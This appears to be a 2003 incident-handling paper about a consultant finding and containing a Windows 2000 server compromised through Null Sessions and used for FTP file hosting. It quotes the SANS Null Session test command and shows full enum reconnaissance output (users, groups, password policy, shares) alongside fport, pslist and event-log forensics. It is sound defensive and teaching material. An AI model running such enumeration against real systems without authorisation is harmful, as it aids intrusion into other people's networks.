"Null Session" exploits are neither new nor very hard to secure but there is the possibility of breaking existing 3rd party applications that use the null session features. Before disabling all Null Sessions, systems need to be tested to ensure disabling null sessions do not break existing systems. SANS has identified Null Session as a top 20 security threat in their The Twenty Most Critical Internet Security Vulnerabilities (Updated) ~ The Experts' Consensus Version 3.22 March 3, 2003, The SANS Institute http://www.sans.org/top20/. Part 5 of the Windows Section on Null or Anonymous Sessions is listed below:

W5 Anonymous Logon -- Null Sessions

W5.1 Description

A Null Session connection, also known as Anonymous Logon, is a mechanism that allows an anonymous user to retrieve information (such as user names and shares) over the network, or to connect without authentication. It is used by applications such as the Windows Explorer to enumerate shares on remote servers. On Windows NT, 2000 and XP systems, many local services run under the SYSTEM account, known as LocalSystem on Windows 2000 and XP. The SYSTEM account is used for various critical system operations. When one machine needs to retrieve system data from another, the SYSTEM account will open a null session to the other machine.

The SYSTEM account has virtually unlimited privileges and it has no password, so you can't log on as SYSTEM. But SYSTEM sometimes needs to access information on other machines, such as available shares, user names, etc. -- the type of functionality offered by Network Neighborhood. Because it cannot log into the other systems using a UserID and password, it uses a Null session to get access. Unfortunately attackers can also log in as the Null Session.

W5.2 Operating Systems Affected

All flavors of Microsoft Windows NT, 2000 and XP.

W5.3 CVE Entries

CVE-2000-1200

W5.4 How to Determine if you are Vulnerable

Try to connect to your system via a Null session using the following command:

```
net use \\a.b.c.d\ipc$ "" /user:""
```

(where a.b.c.d is the IP address of the remote system).

If you receive a "connection failed" response, then your system is not vulnerable. If no reply comes back that means that the command was successful and your system is vulnerable.

"Hunt for NT" can also be used. It is a component of the NT Forensic Toolkit from http://www.foundstone.com.

W5.5 How to Protect Against It

Domain controllers require Null sessions to communicate. Therefore, if you are working in a domain environment, you can minimize the information that attackers can obtain, but you cannot stop all leakage. To limit the information available to attackers, modify the following registry key:

```
HKLM/System/CurrentControlSet/Control/LSA/RestrictAnonymous=1
```

Whenever you modify the registry, it could cause your system to stop working properly. Therefore any changes should be tested before hand. Also, the system should always be backed up to simplify recovery.

Setting RestrictAnonymous to 1 will still permit certain information to be made available to anonymous users, but will minimize leakage. This is the tightest host-level restriction in NT. In Windows 2000 and XP, you can set the value to 2 instead. Doing so will bar anonymous users from all information where explicit access has not been granted to them or the Everyone group, which includes null session users. But this higher setting may affect domain synchronization or other services, and therefore should be thoroughly tested. For this reason, it is recommended that only those machines which are visible to the Internet have this value configured. All other machines should be protected by a firewall configured to block NetBIOS and CIFS.

If you do not need file and print sharing, unbind NetBIOS from TCP/IP.

Note here that configuring RestrictAnonymous on domain controllers and certain other servers can disrupt many normal networking operations.

Internet users should never be allowed to access any internal domain controller or other computer not specifically built for external access. To stop such access, block TCP and UDP ports 135, 137, 138, 139 and 445 at the external router or firewall.

Microsoft has several resources pertaining to Null Sessions including some listing the problems with restricting Null Sessions:

- How to Use the RestrictAnonymous Registry Value in Windows 2000. http://support.microsoft.com/default.aspx?scid=kb;en-us;246261

- Restricting Information Available to Anonymous Logon Users. http://support.microsoft.com/default.aspx?scid=kb;en-us;143474

- RestrictAnonymous Access Enabled Lets Anonymous Connections Obtain the Password Policy. http://support.microsoft.com/default.aspx?scid=kb;en-us;129457

- SMS: Resources Are Not Discovered if Anonymous Connections Are Turned Off. http://support.microsoft.com/default.aspx?scid=kb;en-us;311257

- Novell NDS for Windows NT Does Not Support Restrict Anonymous Security. http://support.microsoft.com/default.aspx?scid=kb;en-us;184018

- SNA Server LUs Assigned To Authenticated Users Group Do Not Work Properly. http://support.microsoft.com/default.aspx?scid=kb;en-us;220871

- Restrict Anonymous Prevents Discovery of Windows NT 4.0 Domain. http://support.microsoft.com/default.aspx?scid=kb;en-us;260870

For more Microsoft resources on Null Session, visit http://support.microsoft.com and search for "null session".

Other suggestions to help protect your computers from a Null Session attack include: strong passwords, reasonable password aging (i.e. not every 40 day but maybe every 120 or 180 days), auditing and removing extra users from privileged groups like the Administrators group and other common sense security policies and procedures.

The problem with Null Sessions is that they are required by many Microsoft programs and 3rd party add-ons. 100% backward compatibility is not possible without the ability of some older versions of Windows and other Windows products to open Null Sessions to other Windows computers. Microsoft seems to be addressing the problem in newer versions of its products (i.e. the Windows 2003) that come locked-down by default instead of open by default but as long as businesses continue to use vulnerable versions of Windows and 3rd party add-ons, the Null Session problem will not go away.

Part II The Incident Handling Process

As an outside consultant responding to an incident that was not overtly affecting daily operations, I had to modify the standard the incident response process I had used in the past. I had to educate my IT contact at the facility and rely on him to convey to management the seriousness of the issue but at the same time, assure him the sky was not falling. I was also under a deadline to 'get it fixed' in the shortest amount of time without taking the server out of service much less reinstalling the OS and restoring the data. The client seemed more interested in avoiding downtime then the fact that someone from a foreign country had appeared to have broken into one of his servers.

My initial research into the incident led me to believe that the primary purpose of the attack was the anonymous hosting bootlegged pornography. The target fit the profile (known vulnerable OS configuration, extra disk space, static IP, high

speed connection to the internet, 24/7 access). While this could have been a decoy for another purpose (DDoS, theft of accounting information, base for future reconnaissance and attacks, etc), it seemed to be a lot effort to hid whatever the true purpose might have been. It was the presence of the running FTP server program and the increased Internet network traffic to the server that led me to the security breach and ultimately to the additional security on the whole network. The fact the server appeared to be compromised for the sole purpose of hosting bootlegged pornography, the company did not seem to have suffered a substantial financial loss and we were not allowed to take the server out of production for any length of time, it was decided by my IT contact not to inform law enforcement but try and keep at much documentation as possible for later follow-up if needed.

3.1 Preparation.


There was no preparation on the part of the client. My IT contact explained that his roll was reactive not proactive. No network documentation existed except for a 2 page list of IP and E-mail information from the ISP. We even had to look for the hub and router.

In terms of countermeasures on site there were none. The ISP did not filter inbound or outbound traffic or ports, there was no firewall or intrusion detection. The client computers did have anti-virus software installed but the AV signatures were not up-to-date. There was no one monitoring network or server performance. The client did do nightly backups to tape but the tapes were kept unsecured right above the server on a shelf and had not been tested.


The incident handling team was me. My background is in network administration, security, deployment and troubleshooting. While my job included security, infosec was only a part of what I did.

3.2 Identification.

While troubleshooting a network issue for a new client, I noticed a large amount of outside (Internet) traffic to and from one of the corporate servers. I was assured there were no services running on the server that would call for such traffic. With permission, I noted the IPs of the outside hosts and looked up the IPs with whois and was surprised the find that all of them appeared to be IP addresses from an ISP in France. This led me to believe that we had detected an incident and further investigation using a network protocol analyzer and the program enum confirmed it.



The above is a screen print from the Sniffer protocol analyzer program. It shows traffic moving to and from 3 hosts from the Internet (later I used Whois and traceroute at the office and whois reports that all 3 are from 3 IP ranges owned by “France Telecom”). This was taken during lunch while most of the local machines were not active on the network. Per SANS policy, the IP addresses have either been changed or removed to protect the guilty.



After only 30 minutes or so of running the Sniffer network analyzer program, it shows the 3 foreign hosts connected to the server as being the top talkers by a wide margin. Again, the IP addresses have been removed.

I wanted to be sure that the server was vulnerable from the internet so with explicit written permission, I ran SuperScan 3.0 (a Foundstone TCP & UDP open port scanner) and enum (a Windows null session enumeratetor) against the server from my office. The server address (10.10.10.87) is a valid Internet address that has been obscured on purpose. This is what I found.

SuperScan 3.0 results

* + 10.10.10.87
  - |___ 135 DCE endpoint resolution
  - |___ 139 NETBIOS Session Service
  - |___ 445 Microsoft-DS
  - |___ 1025 network blackjack

The computer seems to be a Windows computer since ports 135, 139 and 445 are open and since port 445 is open, the computer is probably running either Windows 2000 or Windows XP. Since these ports are open to the Internet, the computer was vulnerable to a “Null Session” attack.

ENUM (results and switch review)

usage: enum [switches] [hostname|ip]
-U: get userlist
-M: get machine list
-N: get namelist dump (different from -U|-M)
-S: get sharelist
-P: get password policy information
-G: get group and member list
-L: get LSA policy information
-D: dictionary crack, needs -u and -f
-d: be detailed, applies to -U and -S
-c: don't cancel sessions
-u: specify username to use (default "")
-p: specify password to use (default "")
-f: specify dictfile to use (wants -D)

enum –G 10.10.10.87 (G is for groups)

server: 10.10.10.87
setting up session... success.

Group: Administrators
SERVER\Administrator
SERVER\TEST2
SERVER\BOB
SERVER\DEBORAH
SERVER\TRUVEY
SERVER\local2

Group: Backup Operators
SERVER\default
SERVER\IVONNE
SERVER\TOM
SERVER\TRUVEY

Group: Guests
SERVER\Guest
SERVER\TsInternetUser
SERVER\TRUVEY

Group: Power Users
SERVER\TRUVEY
SERVER\local2

Group: Replicator
SERVER\TRUVEY
SERVER\local2

Group: Users
NT AUTHORITY\INTERACTIVE
NT AUTHORITY\Authenticated Users
SERVER\DEBORAH
SERVER\IVONNE
SERVER\TOM
SERVER\Kelly
SERVER\Laura
SERVER\Sheree
SERVER\SONIA
SERVER\TEST2
SERVER\BOB
SERVER\default
SERVER\new
SERVER\Paola
SERVER\TRUVEY

Group: Accounting
SERVER\Administrator
SERVER\default
SERVER\new
SERVER\TRUVEY

Group: Domain Admins
SERVER\TEST2
SERVER\Administrator
SERVER\BOB
SERVER\TRUVEY
SERVER\local2

Group: Domain Users
SERVER\BOB
SERVER\TEST2
SERVER\SONIA
SERVER\Sheree
SERVER\Laura
SERVER\Kelly
SERVER\TOM
SERVER\IVONNE
SERVER\DEBORAH
SERVER\Administrator

```
SERVER\new
SERVER\TRUVEY

Group: R&D
SERVER\TRUVEY
SERVER\local2
Group: Sales
SERVER\TRUVEY
SERVER\local2
cleaning up... success.
```

enum –L 10.10.10.87 (L is for LSA policy information)

```
server: 10.10.10.87
setting up session... success.
opening lsa policy... success.
server role: 3 [primary (unknown)]
names:
  netbios: SERVER
  domain: FRAGRANT
quota:
  paged pool limit: 33554432
  non paged pool limit: 1048576
  min work set size: 65536
  max work set size: 251658240
  pagefile limit: 0
  time limit: 0
trusted domains:
  indeterminate
netlogon done by a PDC server
cleaning up... success.
```

enum –N 10.10.10.87 (N is for namelist, i.e. user names)

```
server: 10.10.10.87
setting up session... success.
getting namelist (pass 1)... got 17, 0 left:
  Administrator BOB DEBORAH default Guest IVONNE Kelly Laura
  local2 new Paola Sheree SONIA TEST2 TOM TRUVEY TsInternetUser
cleaning up... success.
```

enum –P 10.10.10.87 (P is for password policy information)

```
server: 10.10.10.87
setting up session... success.
```

```
password policy:
  min length: none
  min age: none
  max age: 900 days
  lockout threshold: none
  lockout duration: 30 mins
  lockout reset: 30 mins
cleaning up... success.
```

enum –S 10.10.10.87 (S is for shares)

```
server: 10.10.10.87
setting up session... success.
enumerating shares (pass 1)... got 9 shares, 0 left:
  IPC$ print$ d$ MAS90 HPLaserJ F$ F ADMIN$ C$
cleaning up... success.
```

enum –dS 10.10.10.87 (dS is for detailed share information)

```
server: 10.10.10.87
setting up session... success.
enumerating shares (pass 1)... got 9 shares, 0 left:
  ipc: IPC$ (Remote IPC)
  fs: print$ (Printer Drivers)
  fs: d$ (Default share)
  fs: MAS90 ()
  print: HPLaserJ (HP LaserJet 5)
  fs: F$ (Default share)
  fs: F ()
  fs: ADMIN$ (Remote Admin)
  fs: C$ (Default share)
cleaning up... success.
```

enum –U 10.10.10.87 (U is for usernames (like namelist))

```
server: 10.10.10.87
setting up session... success.
getting user list (pass 1, index 0)... success, got 17.
  Administrator BOB DEBORAH default Guest IVONNE Kelly Laura
  local2 new Paola Sheree SONIA TEST2 TOM TRUVEY TsInternetUser
cleaning up... success.
```

enum –dU 10.10.10.87 (du is for detailed user name information)

```
server: 10.10.10.87
setting up session... success.
```

```
getting user list (pass 1, index 0)... success, got 17.
  Administrator (Built-in account for administering the computer/domain)
  attributes:
  BOB   attributes:
  DEBORAH   attributes:
  default   attributes:
  Guest (Built-in account for guest access to the computer/domain)
  attributes: disabled no_passwd
  IVONNE   attributes:
  Kelly (R&D/Sales)
  attributes: disabled
  Laura (Shipping)
  attributes: disabled
  local2   attributes:
  new   attributes:
  Paola   attributes:
  Sheree   attributes:
  SONIA   attributes: disabled
  TEST2   attributes: disabled
  TOM   attributes:
  TRUVEY   attributes:
  TsInternetUser (This user account is used by Terminal Services.)
  attributes: no_passwd
cleaning up... success.
```

The server is clearly vulnerable to attack. Right away I see several problems. [1] There are no password restrictions to speak of. [2] There are too many people in the Administrators group. [3] A user called 'local2' seems to be a member of all the groups. [4] Several unknown users associated with privileged groups (i.e. test2, new and default). All an attacker would have to do is guess or brute force crack the password of anyone in the administrator group to have administrator rights and 'own the box'.

There were no countermeasures on this network. I will see evidence in the event logs and discover new files on the server but this attack was discovered by chance. If the dates on some of the uploaded files and creation dates on the new directories are accurate, the server appears to have been attacked and comprised in early November of 2002 (3 months before it was discovered).

Since notifying law enforcement was not in the plan, we did not keep a strict "chain of evidence". We did, when possible, make backups and take screen prints of the more interesting screens and files.

3.3 Containment.

For this incident, my incident handling "jump bag" included:

- Laptop running XP and ZoneAlarm firewall software
- A Backup Windows 2000 server (just in case…)
- Security utilities on CD
- Known good copies of Window 2000 server and patches, just in case
- Blank CDs and floppies
- Digital camera
- Small 4 port 10/100 hub
- Extra power and network cables
- Small set of computer tools
- Notebook and pens

In order to determine what was running on the server, I used several Windows OS, Windows 2000 Server Resource Kit, 3rd party security utilities and a batch file script to help log the results. The batch file I used was loosely based on the Windows Section of the F.I.R.E. (Forensic and Incident Response Environment) utilities (URL: http://fire.dmzs.com). The 3rd party utilities can be downloaded from their respective companies.

Foundstone utilities	http://www.foundstone.com
Sysinternal utilities	http://www.ssyinternals.com
Ntsecurity-nu	http://ntsecurity.nu
AINXT NT tools	http://www.dwam.net/docs/aintx/

An edited copy of the batch file I used is listed in Section 3.7

I use these utilities to take a picture of the current state of the computer system and log the results to text files. Some of this may seem like overkill but I only get one chance to take a 'clean' picture of a system. Most of these tools work on NT, Windows 2000 and Windows XP. While some of these programs can be run remotely if you have administrator access and want to keep a low profile, I decided to run them locally due to time constraints, business reasons (We had to keep the server running) and the low risk of detection (I made the assumption the purpose of the attack was to host porn video files and the attackers were not monitoring the system).

Once I had copied the utilities to the server, ran the above batch file and moved the log files from the server and deleted the utilities, it was time to make a backup of the entire server just in case something went wrong. The company had backup tapes from the night before but I did not know if they were good and did not want to risk any problems on unknown backup media. We got the users out of the server in question and without turning off the server, I connected a 4 port 10/100 hub to the wall and connected the server, my laptop and a backup server running Windows 2000 to the hub. We then allowed the users to get back

on the server. I assigned an IP address to the new server and using the new server I copied (using xcopy with the /e /s /c /y /h /d switches) the entire contents of both drives on the compromised PC to the new server.

During the backup file copy, I reviewed the security log files. I was looking for anything out of the ordinary. The following logs highlight some of the unusual things I found.

From the Application Event Log

The application event log was so full of these errors that it contained less then a days worth of logs. Not only do we see a problem with a service failing to shutdown properly but a process called "FireDaemon" is started again and again.

```
1/23/2003 8:42:49 AM  1  0  100  Win2k  N/A  SERVER The service failed to
shutdown correctly due to subprocess being unable to be killed. Error
code: 5.
1/23/2003 8:42:49 AM  1  0  107  Win2k  N/A  SERVER Subprocess monitoring
failed due to subprocess is no longer active. The subprocess is
probably dead. Restarting the process. Error code: 997.
1/23/2003 8:42:49 AM  4  0  0  Win2k  N/A  SERVER The FireDaemon process
was started.
1/23/2003 8:42:54 AM  1  0  100  Win2k  N/A  SERVER The service failed to
shutdown correctly due to subprocess being unable to be killed. Error
code: 5.
1/23/2003 8:42:54 AM  1  0  107  Win2k  N/A  SERVER Subprocess monitoring
failed due to subprocess is no longer active. The subprocess is
probably dead. Restarting the process. Error code: 997.
1/23/2003 8:42:54 AM  4  0  0  Win2k  N/A  SERVER The FireDaemon process
was started.
```

A quick search for FireDaemon with the Google search engine not only identifies the FireDaemon program but it quickly becomes clear that hackers use this program. Several papers point to this program as a step in hacking a Windows computer. One of the more interesting papers is referenced below.

> "This is a legit program (Firedaemon), which has been used corruptively by the xdcc hackers. It will install a program as a service, and ensure that it is started up along with windows the next time the machine reboots. This way, the hacker doesn't have to install a backdoor Trojan on your computer, to keep getting access (and risk being caught) to re-start their programs. They need their programs to start with windows, and make sure they do every time. Usually Iroffer is started along with Serv-U which will be explained next. Firedaemon installs a program onto the victim's machine as a system service, with net capabilities…..".
> TonikGen, "XDCC – An .EDU Admin's Nightmare", September 11 2002, URLhttp://www.russonline.net/tonikgin/EduHacking.html (May 24th 2003)

Fport (shows listening or open ports on a system)

FPort v2.0 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

```
Pid   Process            Port  Proto Path
416   svchost        ->  135   TCP   C:\WINNT\system32\svchost.exe
8     System         ->  139   TCP
8     System         ->  445   TCP
484   msdtc          ->  1025  TCP   C:\WINNT\System32\msdtc.exe
708   MSTask         ->  1026  TCP   C:\WINNT\system32\MSTask.exe
8     System         ->  1029  TCP
484   msdtc          ->  3372  TCP   C:\WINNT\System32\msdtc.exe
648   Shtml          ->  12321 TCP
            f:\WINPROJ\CUECARDS\BITMAPS\Log\com1\com2\.bin\Shtml.exe
648   Shtml          ->  65412 TCP
            f:\WINPROJ\CUECARDS\BITMAPS\Log\com1\com2\.bin\Shtml.exe
416   svchost        ->  135   UDP   C:\WINNT\system32\svchost.exe
8     System         ->  137   UDP
8     System         ->  138   UDP
8     System         ->  445   UDP
248   lsass          ->  500   UDP   C:\WINNT\system32\lsass.exe
236   services       ->  1027  UDP   C:\WINNT\system32\services.exe
236   services       ->  1380  UDP   C:\WINNT\system32\services.exe
```

Not only does the Shtml program look interesting but the directory it is in is also a clue. Instead of hiding shtml.exe among the OS files under c:\winnt, someone tried to hide it using the reserved directory name trick (I com1, com2, lpt1, etc..). I then ran pslist which lists the current processes running on the server and highlighted the interesting processes below.

PsList v1.2 - Process Information Lister
Copyright (C) 1999-2002 Mark Russinovich
Sysinternals - www.sysinternals.com

Process information for SERVER:

Name	Pid	Pri	Thd	Hnd	Mem	User Time	Kernel Time	Elapsed Time
Idle	0	0	1	0	16	0:00:00.000	873:02:10.796	883:29:47.671
System	8	8	39	335	228	0:00:00.000	1:15:24.625	883:29:47.671
SMSS	164	11	6	33	336	0:00:00.015	0:00:00.171	883:29:47.671
CSRSS	188	13	10	402	2596	0:01:23.218	0:03:49.937	883:29:40.265
WINLOGON	208	13	18	346	2072	0:00:02.218	0:00:06.640	883:29:39.171
SERVICES	236	9	46	648	8644	0:08:35.984	0:13:44.921	883:29:38.296
LSASS	248	9	21	276	5240	0:00:25.281	0:00:25.750	883:29:38.265
svchost	416	8	9	256	3828	0:00:00.218	0:00:00.203	883:29:36.078
spoolsv	452	8	14	170	5156	0:00:27.453	0:01:01.843	883:29:34.078
msdtc	484	8	21	203	5252	0:00:07.500	0:00:07.640	883:29:34.000
ati2plxx	592	8	2	33	1044	0:00:00.015	0:00:00.062	883:29:30.671
svchost	612	8	23	344	6920	0:00:09.390	0:00:13.734	883:29:30.640
FireDaemon	**628**	**8**	**2**	**30**	**928**	**0:00:01.484**	**0:00:03.093**	**883:29:30.453**
Shtml	**648**	**8**	**7**	**366**	**7068**	**0:08:48.093**	**0:40:44.437**	**883:29:29.343**
LLSSRV	656	9	10	81	1896	0:00:00.062	0:00:00.093	883:29:29.296

```
regsvc        696   8   2   30    772   0:00:00.031   0:00:00.062  883:29:29.203
mstask        708   8   8  177   4272   0:00:17.921   0:00:06.921  883:29:29.031
FireDaemon    804   8   2   32    948   0:00:44.843   0:01:44.734  883:29:28.546
WinMgmt       868   8  18  370    916   0:00:12.828   0:00:05.484  883:29:28.281
mspmspsv      900   8   2   53   1396   0:00:00.015   0:00:00.000  883:29:27.750
svchost       912   8   6  148   4640   0:00:00.078   0:00:00.046  883:29:27.703
dfssvc       1052   8   2   36   1416   0:00:00.031   0:00:00.031  883:29:22.703
svchost      1260   8  13  170   3180   0:00:00.062   0:00:00.125  883:29:09.375
explorer     1388   8  12  185   2008   0:00:00.234   0:00:00.718    0:01:57.546
atiptaxx     1732   8   2   66   2344   0:00:00.015   0:00:00.031    0:01:56.765
CMD          1892   8   1   51   2056   0:00:12.156   0:00:21.484    0:01:48.453
wuauclt      1396   8   6   98   3152   0:00:00.015   0:00:00.000    0:01:42.546
rsvp         1780   8   5  110    576   0:00:00.015   0:00:00.015    0:00:43.734
pslist       2044   8   2   75   1212   0:00:00.015   0:00:00.015    0:00:00.015
```

There are 2 suspect processes running here.


FireDaemon


FireDaemon is a utility that allows you to install and run virtually any native Win32 application or script (eg. BAT/CMD, Perl, Java, Python) as a Windows NT/2K/XP service. FireDaemon features easy configuration (via GUI or XML), a low memory/CPU overhead, subprocess prioritisation, custom environments, CPU binding plus monitoring and logging to the event log and on-disk log files. From URL: http://www.firedaemon.com/

